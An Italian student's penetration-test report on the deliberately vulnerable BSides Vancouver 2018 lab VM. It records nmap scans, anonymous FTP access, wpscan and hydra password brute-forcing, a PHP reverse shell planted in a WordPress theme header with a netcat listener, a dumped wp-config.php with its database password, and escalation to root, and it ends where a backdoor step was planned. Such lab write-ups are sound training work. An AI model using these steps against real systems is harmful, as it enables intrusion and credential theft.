

Report 10/04/2026

Alunno: Pancrazio Giuzio

Traccia:

Esercizio Traccia Si richiede alla studente di scaricare la macchina .OVA da uno dei due link proposti di seguito.- <https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231/>- <https://github.com/samiux/samiux.github.io/blob/master/ctf-bsides-vancouver-2018.md> Una volta completato il download, un doppio click dovrebbe essere sufficiente per lanciare la nuova macchina all'interno del virtualizzatore. L'obiettivo dello studente è quello di eseguire un VA/PT completo sulla macchina bersaglio, e documentare efficacemente il suo lavoro al fine di produrre un report esaustivo. Il lavoro deve essere svolto individualmente.

Parte 1

Andremo ad aggiungere la nostra nuova vm alle altre e individueremo nella rete dove è possibile raggiungerla , per vedere i servizi attivi e le eventuali vulnerabilità che possono esserci per poterle sfruttare , procederemo in questo esercizio in 3 strutture tipiche pentester ovvero discovery , exploit , e persistence (scoperta dei servizi attivi , exploit dei servizi attivi , e persistence per avere accesso alla macchina anche quando una sessione di PT è finita per poter successivamente avere di nuovo accesso alla macchina e ai servizi stessi ) và precisato che per farlo dovremmo anche fare una privilege escalation per avere permessi di root necessari , per poter scrivere leggere ed eseguire file a nostro piacimento .

Host Discovery

```
Session Actions Edit View Help
(kali@kali)-[~]
$ nmap -sn 192.168.1.1/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 06:44 -0400
Nmap scan report for 192-168-1-1.fritz.box (192.168.1.1)
Host is up (0.0033s latency).
MAC Address: 0C:72:74:99:0B:15 (AVM Audiovisuelles Marketing und Computersysteme GmbH)
Nmap scan report for f269bfe036c6c638f81ce83068f11ad5.fritz.box (192.168.1.104)
Host is up (0.18s latency).
MAC Address: A0:6F:AA:C2:EA:F2 (LG Innotek)
Nmap scan report for Samsung.fritz.box (192.168.1.112)
Host is up (0.085s latency).
MAC Address: A0:D0:5B:CF:00:1E (Samsung Electronics)
Nmap scan report for amazon-5f830c3e8-fritz-box.fritz.box (192.168.1.113)
Host is up (0.24s latency).
MAC Address: DC:91:BF:E5:8B:39 (Amazon Technologies)
Nmap scan report for DESKTOP-0Q3BK4Q.fritz.box (192.168.1.130)
Host is up (0.00076s latency).
MAC Address: 94:E2:3C:B8:D9:72 (Intel Corporate)
Nmap scan report for iPhone.fritz.box (192.168.1.189)
Host is up (0.066s latency).
MAC Address: 22:1C:1F:54:9B:E3 (Unknown)
Nmap scan report for bsides2018.fritz.box (192.168.1.194)
Host is up (0.0010s latency).
MAC Address: 08:00:27:B6:56:44 (Oracle VirtualBox virtual NIC)
Nmap scan report for kali.fritz.box (192.168.1.181)
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 2.64 seconds
```

come possiamo vedere , tramite un semplice nmap nella stessa sottorete abbiamo una serie di dispositivi connessi , andando a mettere semplicemente in modalità bridge la vm ha la possibilità di comunicare con l'esterno e non essendoci il PfSense attivo l'individuare è stato molto semplice , si trova al 192.168.1.194 , la macchina attaccante invece kali , è all'1.181 questo come abbiamo visto renderà molto piu' semplice i successivi passaggi in quanto nmap e altri tool di kali si muoveranno in maniera diversa nella scoperta in quanto viaggeranno a Layer2 della pila iso/osi con protocollo arp in questo caso dando una accuratezza migliore nei risultati di enumerazione, tuttavia dobbiamo considerare che in uno scenario reale questo molto probabilmente non sarebbe stato possibile e individuato e molto probabilmente intercettato da vari Firewall e IDS o IPS nell'immagine notiamo anche i relativi nomi , la spiegazione in breve è data dal fatto che il router domestico fornito dal provider in questo caso crea un piccolo "dominio domestico" nel quale ogni macchina è riconoscibile dato il suo nome e piu' facilmente raggiungibile in memoria , tuttavia questo scenario è ancora una volta vantaggioso per un attaccante in quanto potrebbe permettere MITM attack come arp poisoning dns poisoning etc.

Procediamo all'enumerazione in se della macchina bersaglio

sudo nmap -sV --script=vuln 192.168.1.194 , in questo caso decidiamo di utilizzare uno script di nmap preconfigurato che analizzando i servizi ci dirà se sono vulnerabili o meno tramite banner grabbing e altri strumenti , le versioni dei servizi sono molto importanti in questo in quanto una versione non aggiornata o datata puo' direttamente avere delle vulnerabilità che non patchate possono rivelarsi molto dannose

```
(kali@kali)-[~]
$ sudo nmap -sV --script=vuln 192.168.1.194
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 07:15 -0400
Stats: 0:00:09 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for bsides2018.fritz.box (192.168.1.194)
Host is up (0.00075s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-enum:
|_ /robots.txt: Robots file
MAC Address: 08:00:27:B6:56:44 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.82 seconds
```

questo scan con il flag - --script=vuln non ci fa notare che nonostante non ci siano vulnerabilità esposte , ci sono comunque servizi che potremmo controllare ;  
-robots.txt sulla 80 probabilmente un file che ci dice come funziona il sito le directory e sub della struttura del sito stesso  
-porta 21 il vsftpd2.3.5 è la versione successiva del 2.3.4 presente in metasploitable , quindi sappiamo che non ha una backdoor che si attiva automaticamente ma potrebbe consentire l'anonymous login se non configurato correttamente ,  
-servizio ssh . le secure shell possono essere spesso bersaglio di bruteforcing se non adeguatamente protette .

Per prima cosa andremo a vedere la porta 21 se consente l'ingresso senza credenziali o semplicemente con anonymous.

```
(kali@kali)-[~]
└─$ ftp 192.168.1.194
Connected to 192.168.1.194.
220 (vsFTPd 2.3.5)
Name (192.168.1.194:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||17640|).
150 Here comes the directory listing.
drwxr-xr-x  3 0      0          4096 Mar 03  2018 .
drwxr-xr-x  3 0      0          4096 Mar 03  2018 ..
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10082|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||34079|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****
226 Transfer complete.
31 bytes received in 00:00 (3.60 KiB/s)
ftp> whoami
?Invalid command.
ftp> exit
221 Goodbye.
```



come possiamo vedere l'ingresso con anonymous ha funzionato e curiosando nelle directory abbiamo ottenuto un file di user.txt che ora andremo a leggere .

```
Session  Actions  Edit  View  Help

(kali@kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy

(kali@kali)-[~]
└─$
```

notiamo qui che ci sono 5 utenti che probabilmente hanno accesso a servizi che ancora non conosciamo , probabilmente potremmo sfruttarli nella connessione ssh o sulla porta 80 , dipende da cosa andremo a trovare. continuiamo la nostra enumerazione puntando direttamente a robots.txt cercando di capire come sono strutturate le directory e che tipo di di che tipo di sito si tratta.



a questo punto come possiamo vedere , è un blog wordpress dismesso , da qui potremmo provare varie opportunità per continuare l'enumerazione della porta 80 , tuttavia ci affidiamo ad un tool automatico , gobuster , questo non è sempre corretto ma in questo caso se abbiamo un vecchio blog wp ci sarà la pagina wp-login e noi in questa pagina abbiamo già trovato sicuramente due utenti del quale potremmo sfruttare le username , john e admin, john era già presente in user.txt della lista presa dalla porta 21.

```
gobuster dir -u http://192.168.1.194 -w /usr/share/wordlists/dirb/big.txt -x php,txt,html,bak,zip,sql,old
```

con questo comando di gobuster andiamo praticamente a cercare le parole comuni all'interno del sito per poter vedere se è a noi accessibile qualche file di configurazione o qualche altro file che possa darci indizi in piu' sulla configurazione del sito

Parte2

```

(kali@kali)-[~]
$ gobuster dir -u http://192.168.1.194 -w /usr/share/wordlists/dirb/big.txt -x php,txt,html,bak,zip,sql,old

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.194
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: sql,old,php,txt,html,bak,zip
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

htaccess.zip (Status: 403) [Size: 294]
htaccess.html (Status: 403) [Size: 295]
htaccess.old (Status: 403) [Size: 294]
htaccess.php (Status: 403) [Size: 294]
htaccess.bak (Status: 403) [Size: 294]
htaccess.sql (Status: 403) [Size: 294]
htaccess.txt (Status: 403) [Size: 294]
htaccess (Status: 403) [Size: 290]
htpasswd (Status: 403) [Size: 290]
htpasswd.php (Status: 403) [Size: 294]
htpasswd.html (Status: 403) [Size: 295]
htpasswd.sql (Status: 403) [Size: 294]
htpasswd.old (Status: 403) [Size: 294]
htpasswd.txt (Status: 403) [Size: 294]
htpasswd.zip (Status: 403) [Size: 294]
htpasswd.bak (Status: 403) [Size: 294]
cgi-bin/.html (Status: 403) [Size: 294]
cgi-bin/ (Status: 403) [Size: 289]
index.html (Status: 200) [Size: 177]
index (Status: 200) [Size: 177]
robots (Status: 200) [Size: 43]
robots.txt (Status: 200) [Size: 43]
robots.txt (Status: 200) [Size: 43]
server-status (Status: 403) [Size: 294]
Progress: 163752 / 163752 (100.00%)

Finished

```

non avendo avuto risultati molto esaustivi da gobuster , potremmo dire che vecchi file di backup o altri indizi non sono esposti direttamente. Tuttavia sappiamo che gli strumenti che kali ha a disposizione sono tanti , uno di questo è proprio fatto per blog wordpress con wpscan, ci basta una breve ricerca per capire come usarlo e come poterne trarre beneficio



arrivando comunque alla nostra pagina di installazione di wordpress potremmo tentare un bruteforce tramite sempre wpscan dando in pasto , la lista rockyou per l'utente john e poi per l'utente admin.

```
—(kali@kali)-[~]
$ wpscan --url http://192.168.1.194/backup_wordpress/wp-login.php -U john -P /usr/share/wordlists/rockyou.txt --force
```

```

  W P S c a n
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

+ ] URL: http://192.168.1.194/backup_wordpress/wp-login.php/ [192.168.1.194]
+ ] Started: Sat Apr 11 08:45:49 2026

Interesting Finding(s):

+ ] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

+ ] WordPress readme found: http://192.168.1.194/backup_wordpress/wp-login.php/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

+ ] This site seems to be a multisite
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| Reference: http://codex.wordpress.org/Glossary#Multisite
```


dopo un po' di tempo in quanto la wordlist rockyou è davvero grande e la mia cpu non tanto prestante troviamo questo

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - john / enigma
Trying john / enigma Time: 00:12:03 <

[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```


andremo subito ad accedere ora , cercando file di configurazione sempre, password in chiaro per fare una privilege escalation e vedere se possiamo procedere con la persistence all'interno del sito .




come possiamo vedere il primo passo è fatto e a disposizione abbiamo varie opzioni per poter , creare un nuovo utente , mettere una reverse shell in un commento o in una pagina etc.

|                             |          |      |                    |               |              |
|-----------------------------|----------|------|--------------------|---------------|--------------|
| All (2)   Administrator (2) |          |      |                    |               | Search Users |
| Bulk Actions ▾   Apply      |          |      |                    |               | 2 Items      |
| <input type="checkbox"/>    | Username | Name | Email              | Role          | Posts        |
| <input type="checkbox"/>    | admin    |      | admin@thissite.com | Administrator | 1            |
| <input type="checkbox"/>    | john     | john | john@thissite.com  | Administrator | 1            |
| <input type="checkbox"/>    | Username | Name | Email              | Role          | Posts        |
| Bulk Actions ▾   Apply      |          |      |                    |               | 2 Items      |


l'utente john è un utente administrator ,andiamo a configurare una reverse shell nei media. dopo un po' di esplorazione del sito abbiamo visto che carica file in formato zip per i plugin , questo mi ha fatto scrivere una reverse shell che andro' a caricare direttamente sui plugin e installarla



come si puo' vedere l'esecuzione al posto della porta 4444 ho optato per la 6666 e convertito il file in file zip cosi da poterlo caricare direttamente .



purtroppo dice che il plugin non puo' essere installato , a questo punto andiamo a vedere se si puo' fare qualcosa sugli editor di tema delle pagine wordpress.



inserendo di nuovo nel theme header ,ovvero l'header.php il codice php che riporta la reverse shell direttamente nel codice sorgente pagina , questa volta siamo dentro.



```
Session Actions Edit View Help

(kaliⓈkali)-[~]
$ nc -lvp 6666
ls
listening on [any] 6666 ...

whoami
connect to [192.168.1.181] from (UNKNOWN) [192.168.1.194] 35969
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$
www-data@bsides2018:/var/www/backup_wordpress$
www-data@bsides2018:/var/www/backup_wordpress$ whoami
www-data
www-data@bsides2018:/var/www/backup_wordpress$
```

dopo un po' di giri siamo abbiamo recuperato il file configphp di wordpress

```
www-data@bsides2018:/var/www/backup_wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'john@localhost');

/** MySQL database password */
define('DB_PASSWORD', 'thiscannotbeit');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 */
```

possiamo vedere che sul file di wp-config la password di john è in chiaro e qui non è enigma iniziamo a provare la privilege escalation solo che l'utente non john non risulta avere questa password.. o almeno è una password per mysql quindi comunque dovremmo fare altre configurazioni per poter andare avanti comunque non essendo root .. proviamo con gli altri , non avendo risultati con su sugli utenti proviamo in ssh

```

(kali㉿kali)-[~]
└─$ ssh john@192.168.1.194

** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.1.194: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ ssh mai@192.168.1.194

** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mai@192.168.1.194: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ ssh doomguy@192.168.1.194

** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
doomguy@192.168.1.194: Permission denied (publickey).

(kali㉿kali)-[~]
└─$ ssh anne@192.168.1.194

** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.1.194's password:
Permission denied, please try again.
anne@192.168.1.194's password:

```

notiamo qui che anne ha l'unico permesso di utilizzare la password , proveremo un bruteforce con hydra in quanto la shell risulta instabile e al comando su non risponde alle password trovate per john .

```

└─$ hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.194

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 12:41:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.194:22/
[22][ssh] host: 192.168.1.194  login: anne  password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 12:42:01

```

in pochissimo tempo abbiamo l'accesso alla ssh .

```

anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# ls
root@bsides2018:/home/anne# pwd
/home/anne
root@bsides2018:/home/anne# cd /home/
root@bsides2018:/home# ls
abatchy  anne  doomguy  john  mai
root@bsides2018:/home#

```

come possiamo vedere ora anne è ha il permesso di diventare root , questo ci faciliterà a inserire una backdoor

### Parte 3

